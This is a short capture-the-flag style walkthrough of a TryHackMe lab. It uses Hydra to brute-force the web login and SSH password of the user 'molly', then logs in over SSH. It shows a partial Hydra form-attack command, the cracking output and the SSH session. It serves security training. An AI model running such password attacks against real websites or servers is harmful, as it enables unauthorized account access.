Website Attack (Brute Force Simulation)

Brute force is a method used in hacking or cybersecurity to gain unauthorized access to systems, accounts, or encrypted data by systematically trying all possible combinations of passwords or keys until the correct one is found. This technique is typically automated using scripts or tools to speed up the process, and it can be used to crack weak passwords or encryption.

The objective of this project is simulation of a website attack named Molly website provided by TryHackMe using hydra with a mission to obtain a website's credentials. This write up will only show a brief walkthrough.





Image 1. Molly's website landing page for login form


Molly's website has a login form that consists of username and password value. In this scenario we already had the information about the username which is molly.



Your username or password is incorrect.

Image 2. String false value appears

“Your username or password is incorrect” string appears when we try to login with molly username and of course the random password value. But, this false string value is important and will be used as our parameter for next command.




```
ame=^USER^&password=^PASS^:Your username or password is incorrect.
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
 purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-14 06:23:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.215.217:80/login:username=^USER^&password=^PASS^:Your username or password is
 incorrect.
[80][http-post-form] host: 10.10.215.217   login: molly   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-14 06:23:24
root@ip-10-10-18-164:~# 
```

Image 3. Brute force result of website credential

The image above shows the result of the molly password that is specifically used for login on websites. Hydra also can be used to attack for ssh passwords.




```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
 purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-14 06:38:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.215.217:22/
[22][ssh] host: 10.10.215.217   login: molly   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-14 06:38:21
```

Image 4. Brute force results of SSH credential

Afterwards we have all the credentials needed. We can try to use the password to login. For example we can try to login into the server through SSH using Molly's account.



```
root@ip-10-10-18-164:~# ssh molly@10.10.215.217
The authenticity of host '10.10.215.217 (10.10.215.217)' can't be established.
ECDSA key fingerprint is SHA256:a4xFtpR3/bUSao0kdm79PobI9/xWC+ckNHRydL5130U.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.215.217' (ECDSA) to the list of known hosts.
molly@10.10.215.217's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-215-217:~$ 
```

Image 5. SSH login with molly’s account